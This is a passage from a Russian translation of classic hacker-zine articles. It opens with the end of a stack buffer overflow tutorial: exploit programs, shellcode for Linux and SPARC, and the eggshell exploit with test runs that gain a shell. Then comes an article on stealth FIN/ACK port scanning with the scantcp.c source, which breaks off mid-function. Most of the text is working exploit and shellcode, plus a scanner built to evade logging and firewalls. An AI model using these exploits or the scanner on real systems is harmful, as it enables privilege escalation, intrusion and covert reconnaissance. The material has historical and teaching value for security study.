  int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;
  int i, eggsize=DEFAULT_EGG_SIZE;

  if (argc > 1) bsize   = atoi(argv[1]);
  if (argc > 2) offset  = atoi(argv[2]);
  if (argc > 3) eggsize = atoi(argv[3]);


  if (!(buff = malloc(bsize))) {
    printf("Can't allocate memory.\n");
    exit(0);
  }
  if (!(egg = malloc(eggsize))) {
    printf("Can't allocate memory.\n");
    exit(0);
  }
```

```
  addr = get_esp() - offset;
  printf("Using address: 0x%x\n", addr);

  ptr = buff;
  addr_ptr = (long *) ptr;
  for (i = 0; i < bsize; i+=4)
    *(addr_ptr++) = addr;

  ptr = egg;
  for (i = 0; i < eggsize - strlen(shellcode) - 1; i++)
    *(ptr++) = NOP;

  for (i = 0; i < strlen(shellcode); i++)
    *(ptr++) = shellcode[i];

  buff[bsize - 1] = '\0';
  egg[eggsize - 1] = '\0';

  memcpy(egg,"EGG=",4);
  putenv(egg);
  memcpy(buff,"RET=",4);
  putenv(buff);
  system("/bin/bash");
}
```

Проверим новый эксплойт на уязвимой тестовой программе:

```
[aleph1]$ ./exploit4 768
Using address: 0xbffffdb0
[aleph1]$ ./vulnerable $RET
$
```

Работает как часы. Теперь попробуем на xterm:

```
[aleph1]$ export DISPLAY=:0.0
[aleph1]$ ./exploit4 2148
Using address: 0xbffffdb0
[aleph1]$ /usr/X11R6/bin/xterm -fg $RET
Warning: Color name
"
...
Warning: some arguments in previous message were lost
$
```

С первой попытки! Это явно повысило наши шансы. В зависимости от того, насколько данных окружения у программы-эксплойта больше или меньше, чем у атакуемой программы, угаданный адрес может оказаться слишком низким или слишком высоким. Экспериментируйте как с положительными, так и с отрицательными смещениями.

Поиск переполнений буфера

Как уже говорилось, переполнения буфера — следствие помещения в буфер большего объёма данных, чем он предназначен хранить. Поскольку в C нет встроенной проверки границ, переполнения часто проявляются как запись за конец символьного массива. Стандартная библиотека C предоставляет ряд функций для копирования или конкатенации строк, не выполняющих проверку границ: strcat(), strcpy(), sprintf() и vsprintf(). Эти функции работают со строками с нулевым завершителем и не проверяют переполнение принимающей строки. gets() — функция, читающая строку из stdin в буфер до символа перевода строки или EOF; она не выполняет никакой проверки переполнения буфера. Семейство функций scanf() также может быть проблематичным, если вы сопоставляете последовательность символов, не являющихся пробелами (%s), или непустую последовательность символов из заданного набора (%[]), а массив, на который указывает указатель char, недостаточно велик для приёма всей последовательности и вы не определили необязательную максимальную ширину поля. Если целью любой из этих

функций является буфер статического размера, а другой аргумент каким-либо образом получен из пользовательского ввода — весьма вероятно, что можно воспользоваться переполнением буфера.

Ещё одна распространённая конструкция — использование цикла while для побайтного чтения из stdin или файла в буфер до конца строки, конца файла или другого разделителя. Обычно в таких конструкциях используется одна из функций: getc(), fgetc() или getchar(). Если в цикле while нет явной проверки на переполнение, такие программы легко эксплуатируются.

В заключение: grep(1) — ваш друг. Исходный код свободных операционных систем и их утилит общедоступен. Этот факт становится весьма интересным, когда осознаёшь, что многие утилиты коммерческих операционных систем произошли от тех же источников, что и свободные. Используй исходники, d00d.

Приложение A — Шелл-код для различных ОС/архитектур

i386/Linux

```
jmp    0x1f
popl   %esi
movl   %esi,0x8(%esi)
xorl   %eax,%eax
movb   %eax,0x7(%esi)
movl   %eax,0xc(%esi)
movb   $0xb,%al
movl   %esi,%ebx
leal   0x8(%esi),%ecx
leal   0xc(%esi),%edx
int    $0x80
xorl   %ebx,%ebx
movl   %ebx,%eax
inc    %eax
int    $0x80
call   -0x24
.string "/bin/sh"
```

SPARC/Solaris

```
sethi   0xbd89a, %l6
or      %l6, 0x16e, %l6
sethi   0xbdcda, %l7
and     %sp, %sp, %o0
add     %sp, 8, %o1
xor     %o2, %o2, %o2
add     %sp, 16, %sp
std     %l6, [%sp - 16]
st      %sp, [%sp - 8]
st      %g0, [%sp - 4]
mov     0x3b, %g1
ta      8
xor     %o7, %o7, %o0
mov     1, %g1
ta      8
```

SPARC/SunOS

```
sethi   0xbd89a, %l6
or      %l6, 0x16e, %l6
sethi   0xbdcda, %l7
and     %sp, %sp, %o0
add     %sp, 8, %o1
xor     %o2, %o2, %o2
add     %sp, 16, %sp
std     %l6, [%sp - 16]
st      %sp, [%sp - 8]
st      %g0, [%sp - 4]
mov     0x3b, %g1
```

```
        mov     -0x1, %l5
        ta      %l5 + 1
        xor     %o7, %o7, %o0
        mov     1, %g1
        ta      %l5 + 1
```

Приложение B — Универсальная программа для переполнения буфера

shellcode.h:

```
#if defined(__i386__) && defined(__linux__)

#define NOP_SIZE    1
char nop[] = "\x90";
char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";

unsigned long get_sp(void) {
   __asm__("movl %esp,%eax");
}

#elif defined(__sparc__) && defined(__sun__) && defined(__svr4__)

#define NOP_SIZE    4
char nop[]="\xac\x15\xa1\x6e";
char shellcode[] =
  "\x2d\x0b\xd8\x9a\xac\x15\xa1\x6e\x2f\x0b\xdc\xda\x90\x0b\x80\x0e"
  "\x92\x03\xa0\x08\x94\x1a\x80\x0a\x9c\x03\xa0\x10\xec\x3b\xbf\xf0"
  "\xdc\x23\xbf\xf8\xc0\x23\xbf\xfc\x82\x10\x20\x3b\x91\xd0\x20\x08"
  "\x90\x1b\xc0\x0f\x82\x10\x20\x01\x91\xd0\x20\x08";

unsigned long get_sp(void) {
  __asm__("or %sp, %sp, %i0");
}

#elif defined(__sparc__) && defined(__sun__)

#define NOP_SIZE        4
char nop[]="\xac\x15\xa1\x6e";
char shellcode[] =
  "\x2d\x0b\xd8\x9a\xac\x15\xa1\x6e\x2f\x0b\xdc\xda\x90\x0b\x80\x0e"
  "\x92\x03\xa0\x08\x94\x1a\x80\x0a\x9c\x03\xa0\x10\xec\x3b\xbf\xf0"
  "\xdc\x23\xbf\xf8\xc0\x23\xbf\xfc\x82\x10\x20\x3b\xaa\x10\x3f\xff"
  "\x91\xd5\x60\x01\x90\x1b\xc0\x0f\x82\x10\x20\x01\x91\xd5\x60\x01";

unsigned long get_sp(void) {
  __asm__("or %sp, %sp, %i0");
}

#endif
```

eggshell.c:

```
/*
 * eggshell v1.0
 *
 * Aleph One / aleph1@underground.org
 */
#include <stdlib.h>
#include <stdio.h>
#include "shellcode.h"

#define DEFAULT_OFFSET                  0
#define DEFAULT_BUFFER_SIZE           512
#define DEFAULT_EGG_SIZE             2048
void usage(void);
```

```
void main(int argc, char *argv[]) {
  char *ptr, *bof, *egg;
  long *addr_ptr, addr;
  int offset=DEFAULT_OFFSET, bsize=DEFAULT_BUFFER_SIZE;
  int i, n, m, c, align=0, eggsize=DEFAULT_EGG_SIZE;

  while ((c = getopt(argc, argv, "a:b:e:o:")) != EOF)
    switch (c) {
      case 'a':
        align = atoi(optarg);
        break;
      case 'b':
        bsize = atoi(optarg);
        break;
      case 'e':
        eggsize = atoi(optarg);
        break;
      case 'o':
        offset = atoi(optarg);
        break;
      case '?':
        usage();
        exit(0);
    }

  if (strlen(shellcode) > eggsize) {
    printf("Shellcode is larger the the egg.\n");
    exit(0);
  }

  if (!(bof = malloc(bsize))) {
    printf("Can't allocate memory.\n");
    exit(0);
  }
  if (!(egg = malloc(eggsize))) {
    printf("Can't allocate memory.\n");
    exit(0);
  }

  addr = get_sp() - offset;
  printf("[ Buffer size:\t%d\t\tEgg size:\t%d\tAligment:\t%d\t]\n",
    bsize, eggsize, align);
  printf("[ Address:\t0x%x\tOffset:\t\t%d\t\t\t\t]\n", addr, offset);

  addr_ptr = (long *) bof;
  for (i = 0; i < bsize; i+=4)
    *(addr_ptr++) = addr;

  ptr = egg;
  for (i = 0; i <= eggsize - strlen(shellcode) - NOP_SIZE; i += NOP_SIZE)
    for (n = 0; n < NOP_SIZE; n++) {
      m = (n + align) % NOP_SIZE;
      *(ptr++) = nop[m];
    }

  for (i = 0; i < strlen(shellcode); i++)
    *(ptr++) = shellcode[i];

  bof[bsize - 1] = '\0';
  egg[eggsize - 1] = '\0';

  memcpy(egg,"EGG=",4);
  putenv(egg);

  memcpy(bof,"BOF=",4);
  putenv(bof);
  system("/bin/sh");
}

void usage(void) {
  (void)fprintf(stderr,
```

```
    "usage: eggshell [-a <alignment>] [-b <buffersize>] [-e <eggsize>] [-o <offset>]\n");
}
```

Сканирование портов без флага SYN

Автор: Uriel Maimon (lifesux@cox.org)

Введение

С течением времени всё острее ощущалась потребность знать, какие сервисы предоставляет тот или иной хост. Для удовлетворения этой потребности возникло целое направление — сканирование портов. Поначалу такие инструменты, как SATAN, устанавливали соединение с каждым TCP-портом посредством полного трёхстороннего рукопожатия (открывая полноценное TCP-соединение). Достоинство этого метода в том, что сканирующему не нужно вручную формировать IP-пакеты — он использует стандартные системные вызовы и не требует прав суперпользователя (как правило, UID=0 нужен для работы с SOCK_RAW, /dev/bpf, /dev/nit и т. п.). Главный недостаток — метод легко обнаруживается и легко блокируется самыми разными средствами; наиболее известное из них — TCP Wrappers Вите Венемы (Wietse Venema).

Следующим шагом стало, разумеется, SYN-сканирование, или «полуоткрытое сканирование»: полноценное TCP-соединение при нём так и не устанавливается. Процедура установки TCP-соединения трёхфазная: инициатор первым отправляет TCP-пакет с флагом SYN; затем целевой хост отвечает пакетом с флагами SYN и ACK, если порт открыт, либо сбрасывает соединение пакетом с флагом RST, если порт закрыт; третья фаза — когда инициатор отправляет финальный TCP-пакет с флагом ACK (все эти пакеты, разумеется, несут соответствующие порядковые номера, номера подтверждений и прочее). После этого соединение считается открытым. SYN-сканер отправляет лишь первый пакет трёхстороннего рукопожатия — SYN — и ожидает SYN|ACK либо RST. Получив один из них, он знает, слушает ли порт. Главное преимущество метода — он не фиксируется стандартными журналами наподобие «детекторов SATAN» или tcp_wrappers Вите Венемы. Основные недостатки:

1. Метод всё равно может быть обнаружен некоторыми логгерами, отслеживающими попытки SYN-соединений (например, `tcplog`), а также утилитой `netstat(1)`.

2. В большинстве операционных систем отправитель вынужден вручную формировать полный IP-пакет для такого сканирования (мне не известна ОС, в которой это не так; если вы знаете — дайте знать). Это требует доступа к SOCK_RAW (`getprotbyname('raw')` в большинстве систем) или к /dev/bpf (Berkeley Packet Filter), /dev/nit (Sun «Network Interface Tap») и т. д. Обычно это означает доступ с правами root или привилегированной группы.

3. Многие межсетевые экраны, фильтрующие SYN-сканирование, не фильтруют StealthScan(TM) (все права защищены компанией vicious little red blow ficiouz deliciouz (kosher) chicken surpass INC PLC LTD).

Замечание об UDP-сканировании портов

В данной статье я не буду рассматривать UDP-сканирование портов — по той простой причине, что оно лишено сложности TCP. UDP — не ориентированный на соединение потоковый протокол, а дейтаграммный протокол без установления соединения. Чтобы проверить, слушает ли UDP-порт, достаточно отправить на него любой UDP-пакет. Если порт не слушает, вы получите ICMP-пакет

«Destination Port Unreachable».

Насколько мне известно, это единственный способ сканировать UDP-порты. Буду рад быть поправлен — если кто-то знает иной метод, напишите мне.

StealthScan (скрытое сканирование)

Этот метод эксплуатирует некачественный сетевой код в BSD-реализации. Поскольку сетевой стек практически любой современной операционной системы основан на BSD-коде или его производных, метод работает на большинстве систем. (Очевидное исключение — маршрутизаторы Cisco... Боже мой! НОРМАЛЬНЫЙ сетевой код?!?@$! \ ЕРЕСЬ! Алан Кокс (Alan Cox) схватит инфаркт, когда об этом узнает!)

Недостатки метода:

1. IP-пакет всё равно нужно формировать вручную. Я не вижу решения этой проблемы — разве что в системах появятся по-настоящему небезопасные системные вызовы. Впрочем, практической нужды в этом нет: услуги SLIP/PPP сейчас столь распространены, что получить привилегированный доступ к машине уже не проблема.

2. Метод опирается на ошибки в сетевом коде. Вероятно, они будут исправлены в обозримом будущем. (Тсс. Не говорите Алану Коксу. Он ненавидит хороший и эффективный сетевой код.) OpenBSD, например, уже исправил эту ошибку.

3. Результат сканирования непредсказуем и различается на разных архитектурах и операционных системах. Метод ненадёжен.

Основные преимущества по сравнению с другими методами:

1. Крайне сложно записать в журнал. Даже зная о методе, разработать систему логирования без исправления самой уязвимости затруднительно.

2. Способен обходить некоторые межсетевые экраны.

3. Не отображается в `netstat(1)`.

4. Не является частью стандартного трёхстороннего TCP-рукопожатия.

5. Один принцип — несколько различных методов реализации.

Алгоритм:

Я использую TCP-пакеты с установленными флагами ACK и FIN. Выбраны они потому, что в ответ на такой пакет, отправленный на закрытый порт, всегда должен вернуться RST. Далее я буду называть подобные пакеты «RST»-, «FIN»- или «ACK»-пакетами.

Метод №1:

Отправьте FIN-пакет. Если целевой хост возвращает RST — порт закрыт; если RST не возвращается — порт, скорее всего, слушает. Тот факт, что этот метод работает на столь многих хостах, красноречиво свидетельствует о состоянии сетевого кода в ядрах большинства операционных систем.

Метод №2:

Отправьте ACK-пакет. Если TTL возвращаемых пакетов ниже, чем у остальных полученных RST-пакетов, или если размер окна больше нуля — порт, по всей видимости, слушает.

(Примечание о TTL: эта ошибка почти понятна. Каждая функция в IP является маршрутизирующей. При каждой смене интерфейса TTL пакета уменьшается на единицу. В случае открытого порта TTL был уменьшен при получении и проверке пакета, но когда было «замечено», что флаг — не SYN, был отправлен RST с TTL на единицу меньше, чем если бы порт просто был закрыт. Возможно, это не так — я не проверял теорию по коду BSD-сетевого стека. Поправьте меня, если ошибаюсь.)

— Uriel

Исходный код

```
/*
 * scantcp.c
 *
 * version 1.32
 *
 * Scans for listening TCP ports by sending packets to them and waiting for
 * replies. Relys upon the TCP specs and some TCP implementation bugs found
 * when viewing tcpdump logs.
 *
 * As always, portions recycled (eventually, with some stops) from n00k.c
 * (Wow, that little piece of code I wrote long ago still serves as the base
 *  interface for newer tools)
 *
 * Technique:
 * 1. Active scanning: not supported - why bother.
 *
 * 2. Half-open scanning:
 *      a. send SYN
 *      b. if reply is SYN|ACK send RST, port is listening
 *      c. if reply is RST, port is not listening
 *
 * 3. Stealth scanning: (works on nearly all systems tested)
 *      a. sends FIN
 *      b. if RST is returned, not listening.
 *      c. otherwise, port is probably listening.
 *
 * (This bug in many TCP implementations is not limited to FIN only; in fact
 *  many other flag combinations will have similar effects. FIN alone was
 *  selected because always returns a plain RST when not listening, and the
 *  code here was fit to handle RSTs already so it took me like 2 minutes
 *  to add this scanning method)
 *
 * 4. Stealth scanning: (may not work on all systems)
 *      a. sends ACK
 *      b. waits for RST
 *      c. if TTL is low or window is not 0, port is probably listening.
 *
 * (stealth scanning was created after I watched some tcpdump logs with
 *  these symptoms. The low-TTL implementation bug is currently believed
 *  to appear on Linux only, the non-zero window on ACK seems to exists on
 *  all BSDs.)
 *
 * CHANGES:
 * --------
 * 0. (v1.0)
 *    - First code, worked but was put aside since I didn't have time nor
 *      need to continue developing it.
 * 1. (v1.1)
 *    - BASE CODE MOSTLY REWRITTEN (the old code wasn't that maintainable)
 *    - Added code to actually enforce the usecond-delay without usleep()
 *      (replies might be lost if usleep()ing)
 * 2. (v1.2)
 *    - Added another stealth scanning method (FIN).
```

```
 *      Tested and passed on:
 *      AIX 3
 *      AIX 4
 *      IRIX 5.3
 *      SunOS 4.1.3
 *      System V 4.0
 *      Linux
 *      FreeBSD
 *      Solaris
 *
 *      Tested and failed on:
 *      Cisco router with services on ( IOS 11.0)
 *
 * 3. (v1.21)
 *    - Code commented since I intend on abandoning this for a while.
 *
 * 4. (v1.3)
 *    - Resending for ports that weren't replied for.
 *      (took some modifications in the internal structures. this also
 *  makes it possible to use non-linear port ranges
 *  (say 1-1024 and 6000))
 *
 * 5. (v1.31)
 *    - Flood detection - will slow up the sending rate if not replies are
 *recieved for STCP_THRESHOLD consecutive sends. Saves alot of resends
 *on easily-flooded networks.
 *
 * 6. (v1.32)
 *      - Multiple port ranges support.
 *        The format is: <start-end>|<num>[,<start-end>|<num>,...]
 *
 *        Examples: 20-26,113
 *                  20-100,113-150,6000,6660-6669
 *
 * PLANNED: (when I have time for this)
 * -----------------------------------
 * (v2.x) - Multiple flag combination selections, smart algorithm to point
 *          out uncommon replies and cross-check them with another flag
 *
 */

#define RESOLVE_QUIET

#include <stdio.h>
#include <netinet/in.h>
#include <netinet/ip.h>
#include <netinet/ip_tcp.h>
#include <sys/time.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>
#include <signal.h>
#include <errno.h>

#include "resolve.c"
#include "tcppkt03.c"

#define STCP_VERSION "1.32"
#define STCP_PORT  1234       /* Our local port. */
#define STCP_SENDS 3
#define STCP_THRESHOLD 8
#define STCP_SLOWFACTOR 10

/* GENERAL ROUTINES ------------------------------------------ */

void banner(void)
     {
printf("\nscantcp\n");
printf("version %s\n",STCP_VERSION);
```

```
     }

void usage(const char *progname)
     {
printf("\nusage: \n");
printf("%s <method> <source> <dest> <ports> <udelay> <delay> [sf]\n\n",progname);
        printf("\t<method> : 0: half-open scanning (type 0, SYN)\n");
printf("\t           1: stealth scanning (type 1, FIN)\n");
printf("\t           2: stealth scanning (type 2, ACK)\n");
printf("\t<source> : source address (this host)\n");
printf("\t<dest>   : target to scan\n");
printf("\t<ports>  : ports/and or ranges to scan - eg: 21-30,113,6000\n");
printf("\t<udelay> : microseconds to wait between TCP sends\n");
printf("\t<delay>  : seconds to wait for TCP replies\n");
printf("\t[sf]     : slow-factor in case sends are dectected to be too fast\n\n");
     }

/* OPTION PARSING etc ---------------------------------------- */

unsigned char *dest_name;
unsigned char *spoof_name;
struct sockaddr_in destaddr;

unsigned long dest_addr;
unsigned long spoof_addr;
unsigned long usecdelay;
unsigned      waitdelay;

int slowfactor = STCP_SLOWFACTOR;

struct portrec       /* the port-data structure */
{
   unsigned           n;
   int                state;
   unsigned char      ttl;
   unsigned short int window;
   unsigned long int  seq;
   char               sends;

} *ports;

char *portstr;

unsigned char scanflags;

int done;

int rawsock;       /* socket descriptors */
int tcpsock;

int lastidx = 0;       /* last sent index */
int maxports;                          /* total number of ports */

void timeout(int signum)       /* timeout handler           */
     {       /* this is actually the data */
int someopen = 0;       /* analyzer function. werd.  */
unsigned lastsent;
int checklowttl = 0;

struct portrec *p;

printf("* SCANNING IS OVER\n\n");
fflush(stdout);

done = 1;


for (lastsent = 0;lastsent<maxports;lastsent++)
  {
     p = ports+lastsent;
     if (p->state == -1)
```

```
        if (p->ttl > 64)
        {
   checklowttl = 1;
   break;
        }
   }

/* the above loop checks whether there's need to report low-ttl packets */

for (lastsent = 0;lastsent<maxports;lastsent++)
   {
      p = ports+lastsent;

      destaddr.sin_port = htons(p->n);

      tcpip_send(rawsock,&destaddr,
spoof_addr,destaddr.sin_addr.s_addr,
STCP_PORT,ntohs(destaddr.sin_port),
TH_RST,
p->seq++, 0,
512,
NULL,
0);
   }        /* just RST -everything- sent   */
        /* this inclued packets a reply */
        /* (even RST) was recieved for  */


for (lastsent = 0;lastsent<maxports;lastsent++)
   {        /* here is the data analyzer */
      p = ports+lastsent;
      switch (scanflags)
        {
case TH_SYN:
   switch(p->state)
     {
      case -1: break;
      case 1 : printf("# port %d is listening.\n",p->n);
        someopen++;
        break;
      case 2 : printf("# port %d maybe listening (unknown response).\n",
        p->n);
        someopen++;
        break;
      default: printf("# port %d needs to be rescanned.\n",p->n);
     }
   break;
case TH_ACK:
   switch (p->state)
     {
      case -1:
        if (((p->ttl < 65) && checklowttl) || (p->window >0))
 {
    printf("# port %d maybe listening",p->n);
    if (p->ttl < 65) printf(" (low ttl)");
    if (p->window >0) printf(" (big window)");
    printf(".\n");
    someopen++;
 }
        break;
      case 1:
      case 2:
        printf("# port %d has an unexpected response.\n",
        p->n);
        break;
      default:
        printf("# port %d needs to be rescanned.\n",p->n);
     }
   break;
```

```
□□case TH_FIN:
□□  switch (p->state)
□□    {
□□     case -1:
□□       break;
□□     case 0 :
□□       printf("# port %d maybe open.\n",p->n);
□□       someopen++;
□□       break;
□□     default:
□□       printf("# port %d has an unexpected response.\n",p->n);
□□    }
□       }
□  }
□
□printf("-----------------------------------------------\n");
□printf("# total ports open or maybe open: %d\n\n",someopen);
□free(ports);
□
□exit(0);□□       /* heh. */

     }


int resolve_one(const char *name, unsigned long *addr, const char *desc)
     {
        struct sockaddr_in tempaddr;
□if (resolve(name, &tempaddr,0) == -1) {
□   printf("error: can't resolve the %s.\n",desc);
□   return -1;
□}

□*addr = tempaddr.sin_addr.s_addr;
       □return 0;
     }

void give_info(void)
     {
□printf("# response address           : %s (%s)\n",spoof_name,inet_ntoa(spoof_addr));
□printf("# target address             : %s (%s)\n",dest_name,inet_ntoa(dest_addr));
□printf("# ports                      : %s\n",portstr);
□printf("# (total number of ports)    : %d\n",maxports);
□printf("# delay between sends        : %lu microseconds\n",usecdelay);
□printf("# delay                      : %u seconds\n",waitdelay);
        printf("# flood dectection threshold : %d unanswered sends\n",STCP_THRESHOLD);
□printf("# slow factor                : %d\n",slowfactor);
        printf("# max sends per port         : %d\n\n",STCP_SENDS);
     }


int parse_args(int argc, char *argv[])
{
       □
   if (strrchr(argv[0],'/') != NULL)
     argv[0] = strrchr(argv[0],'/') + 1;

   if (argc < 7)  {
      printf("%s: not enough arguments\n",argv[0]);
      return -1;
   }

   switch (atoi(argv[1]))
     {
      case 0  : scanflags = TH_SYN;
□        break;
      case 1  : scanflags = TH_FIN;
□        break;
      case 2  : scanflags = TH_ACK;
□        break;
      default : printf("%s: unknown scanning method\n",argv[0]);
□        return -1;
```

```
     }
□□
   spoof_name = argv[2];
   dest_name = argv[3];

   portstr = argv[4];

   usecdelay = atol(argv[5]);
   waitdelay = atoi(argv[6]);

   if (argc > 7) slowfactor = atoi(argv[7]);

   if ((usecdelay == 0) && (slowfactor > 0))
     {
□printf("%s: adjusting microsecond-delay to 1usec.\n");
□usecdelay++;
     }
   return 0; □□      □
}

/* MAIN ------------------------------------------------------ */

int build_ports(char *str)       /* build the initial port-database */
{
   int i;
   int n;
   struct portrec *p;
   int sport;

   char *s;


   s        = str;
   maxports = 0;
   n        = 0;

   while (*s != '\0')
     {
□switch (*s)
□  {
□   case '0':
□   case '1':
□   case '2':
□   case '3':
□   case '4':
□   case '5':
□   case '6':
□   case '7':
□   case '8':
□   case '9':
□     n *= 10;
□     n += (*s - '0');
□     break;
□   case '-':
□     if (n == 0) return -1;
□     sport = n;
□     n = 0;
□     break;
□   case ',':
□     if (n == 0) return -1;
□     if (sport != 0)
□       {
□□  if (sport >= n) return -1;
□□  maxports += n-sport;
□□  sport = 0;
□       } else
□       maxports++;
□     n = 0;
□     break;
□  }
□s++;
```

```
     }
   if (n == 0) return -1;
   if (sport != 0)
     {
if (sport >= n) return -1;
maxports += n-sport;
sport = 0;
     }
   else
     maxports++;

   maxports+=2;

   if ((ports = (struct portrec *)malloc((maxports)*sizeof(struct portrec))) == NULL)
     {
fprintf(stderr,"\nerror: not enough memory for port database\n\n");
exit(1);
     }

   s        = str;
   maxports = 0;
   n        = 0;

   while (*s != '\0')
     {
switch (*s)
  {
   case '0':
   case '1':
   case '2':
   case '3':
   case '4':
   case '5':
   case '6':
   case '7':
   case '8':
   case '9':
     n *= 10;
     n += (*s - '0');
     break;
   case '-':
     if (n == 0) return -1;
     sport = n;
     n = 0;
     break;
   case ',':
     if (n == 0) return -1;
     if (sport != 0)
       {
  if (sport >= n) return -1;
  while (sport <= n)
    {
       for (i=0;i<maxports;i++)
if ((ports+i)->n == sport) break;

       if (i < maxports-1 )
printf("notice: duplicate port - %d\n",sport);
       else
{
   (ports+maxports)->n = sport;
   maxports++;
}
       sport++;
    }
  sport = 0;
       } else
       {
  for (i=0;i<maxports;i++)
    if ((ports+i)->n == n) break;

  if (i < maxports-1 )
```

```
□□    printf("notice: duplicate port - %d\n",n);
□□  else
□□    {
□□       (ports+maxports)->n = n;
□□       maxports++;
□□    }
□       }
□     n = 0;
□     break;
□  }
□s++;
     }


   if (n == 0) return -1;
   if (sport != 0)
     {
□if (sport >= n) return -1;
□while (sport <= n)
□  {
□     for (i=0;i<maxports;i++)
□       if ((ports+i)->n == sport) break;
□
□     if (i < maxports-1 )
□       printf("notice: duplicate port - %d\n",sport);
□     else
□       {
□□  (ports+maxports)->n = sport;
□□  maxports++;
□       }
□     sport++;
□  }
□sport = 0;
     } else
     {
□for (i=0;i<maxports;i++)
□  if ((ports+i)->n == n) break;
□
□if (i < maxports-1 )
□  printf("notice: duplicate port - %d\n",n);
□else
□  {
□     (ports+maxports)->n = n;
□     maxports++;
□  }
     }

   printf("\n");

   for (i=0;i<maxports;i++)
     {
□p        = ports+i;
□p->state = 0;
□p->sends = 0;
     }

   return 0;

}

struct portrec *portbynum(int num)
{
   int i = 0;

   while ( ((ports+i)->n != num) && (i<maxports) ) i++;

   if ( i == maxports ) return NULL;

   return (ports+i);
}
struct portrec *nextport(char save)
```

```
{
   struct portrec *p = ports;
   int doneports     = 0;

   int oldlastidx = lastidx;

   while (doneports != maxports)
     {
p = ports+lastidx;

if ((p->state != 0) || (p->sends == STCP_SENDS))
  {
     doneports++;
     lastidx++;
     lastidx %= maxports;
  }
else
  break;
     }

   if (save)
     lastidx = oldlastidx;
   else
     lastidx = (lastidx + 1) % maxports;

   if (doneports == maxports) return NULL;

   return p;
}




inline unsigned long usecdiff(struct timeval *a, struct timeval *b)
{
   unsigned long s;

   s = b->tv_sec - a->tv_sec;
   s *= 1000000;
   s += b->tv_usec - a->tv_usec;

   return s;       /* return the stupid microsecond diff */
}

void main(int argc, char *argv[])
{
   int lastsent = 0;

   char buf[3000];

   struct iphdr  *ip   = (struct iphdr *)(buf);
   struct tcphdr *tcp  = (struct tcphdr *)(buf+sizeof(struct iphdr));

   struct sockaddr_in from;
   int fromlen;

   struct portrec *readport;

   fd_set rset, wset;

   struct timeval waitsend, now, del;

   unsigned long udiff;

   int sendthreshold = 0;


   banner();

   if (parse_args(argc,argv))
     {
```

```
□usage(argv[0]);
□return;
     }

   if (resolve_one(dest_name,
□□    &dest_addr,
□□    "destination host")) exit(1);

   destaddr.sin_addr.s_addr = dest_addr;
   destaddr.sin_family = AF_INET;

   if (resolve_one(spoof_name,
□□    &spoof_addr,
□□    "source host")) exit(1);

   if ( build_ports(portstr) == -1)
     {
□printf("\n%s: bad port string\n",argv[0]);
□usage(argv[0]);
□return;
     }

   give_info();

   if ((tcpsock = socket(AF_INET, SOCK_RAW, IPPROTO_TCP)) == -1)
     {
□printf("\nerror: couldn't get TCP raw socket\n\n");
□exit(1);
     }
   if ((rawsock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) == -1)
     {
□printf("\nerror: couldn't get raw socket\n\n");
□exit(1);
     }

   /* well, let's get to it. */

   done = 0;

   printf("* BEGINNING SCAN\n");
   fflush(stdout);

   gettimeofday(&waitsend,NULL);

   while (!done)
     {

□if (nextport(1) == NULL)
□  {
□     alarm(0);□           /* no more sends, now we just  */
□     signal(SIGALRM,timeout); /* to wait <waitdelay> seconds */
□     alarm(waitdelay);        /* before resetting and giving */
□  }                           /* results.                    */

□FD_ZERO(&rset);
□
□FD_SET(tcpsock,&rset);
□
□gettimeofday(&now,NULL);
□
        udiff = usecdiff(&waitsend,&now);
□□
□/* here comes the multiple choice select().
□ * well, there are 3 states:
□ * 1. already sent all the packets.
□ * 2. didn't send all the packets, but it's not time for another send
□ * 3. didn't send all the packets and it is time for another send.
□ */
□
      □if (nextport(1) != NULL)
□  if (udiff > usecdelay)
```

```
  {
     FD_ZERO(&wset);
     FD_SET(rawsock,&wset);
     select(FD_SETSIZE,&rset,&wset,NULL,NULL);
  } else
  {
     del.tv_sec = 0;
     del.tv_usec = usecdelay;
     select(FD_SETSIZE,&rset,NULL,NULL,&del);
  }
else
  select(FD_SETSIZE,&rset,NULL,NULL,NULL);

if (FD_ISSET(tcpsock,&rset))   /* process the reply */
  {
     fromlen = sizeof(from);

     recvfrom(tcpsock,&buf,3000,0,
       (struct sockaddr *)&from,&fromlen);

     if (from.sin_addr.s_addr == destaddr.sin_addr.s_addr)
       if (ntohs(tcp->th_dport) == STCP_PORT)
       {
  printf("* got reply");

  readport = portbynum(ntohs(tcp->th_sport));

  if (readport == NULL)
    printf(" -- bad port");
  else
    {
       sendthreshold = 0;
       if (!readport->state)
 {
    readport->ttl    = ip->ttl;
    readport->window = tcp->th_win;

    if (tcp->th_flags & TH_RST)
      {
 readport->state = -1;
 printf(" (RST)");
 if (readport->ttl    < 65) printf(" (short ttl)");
 if (readport->window > 0) printf(" (big window)");
      }
    else
      if (tcp->th_flags & (TH_ACK | TH_SYN))
      {
 readport->state = 1;
 printf(" (SYN+ACK)");
 tcpip_send(rawsock,&destaddr,
     spoof_addr,destaddr.sin_addr.s_addr,
     STCP_PORT,readport->n,
     TH_RST,
     readport->seq++, 0,
     512,
     NULL,
     0);
      }
    else
      {
 readport->state = 2;
 printf(" (UNEXPECTED)");
 tcpip_send(rawsock,&destaddr,
     spoof_addr,destaddr.sin_addr.s_addr,
     STCP_PORT,readport->n,
     TH_RST,
     readport->seq++, 0,
     512,
     NULL,
     0);
      }
```

```
□□□ }
□□       else
□□□ printf(" (duplicate)");
□□    }
□□  printf("\n");
□□  fflush(stdout);
□       }
□  }
□
□if (nextport(1) != NULL)
□  if (FD_ISSET(rawsock,&wset)) /* process the sends */
□  {
□     readport = nextport(0);
□
□     destaddr.sin_port = htons(readport->n);

□     printf("* sending to port %d ",ntohs(destaddr.sin_port));

□     readport->seq = lrand48();
□     readport->sends++;
□
□     tcpip_send(rawsock,&destaddr,
□□□spoof_addr,destaddr.sin_addr.s_addr,
□□□STCP_PORT,ntohs(destaddr.sin_port),
□□□scanflags,
□□□readport->seq++, lrand48(),
□□□512,
□□□NULL,
□□□0);
□
□     gettimeofday(&waitsend,NULL);

□     FD_ZERO(&wset);
□
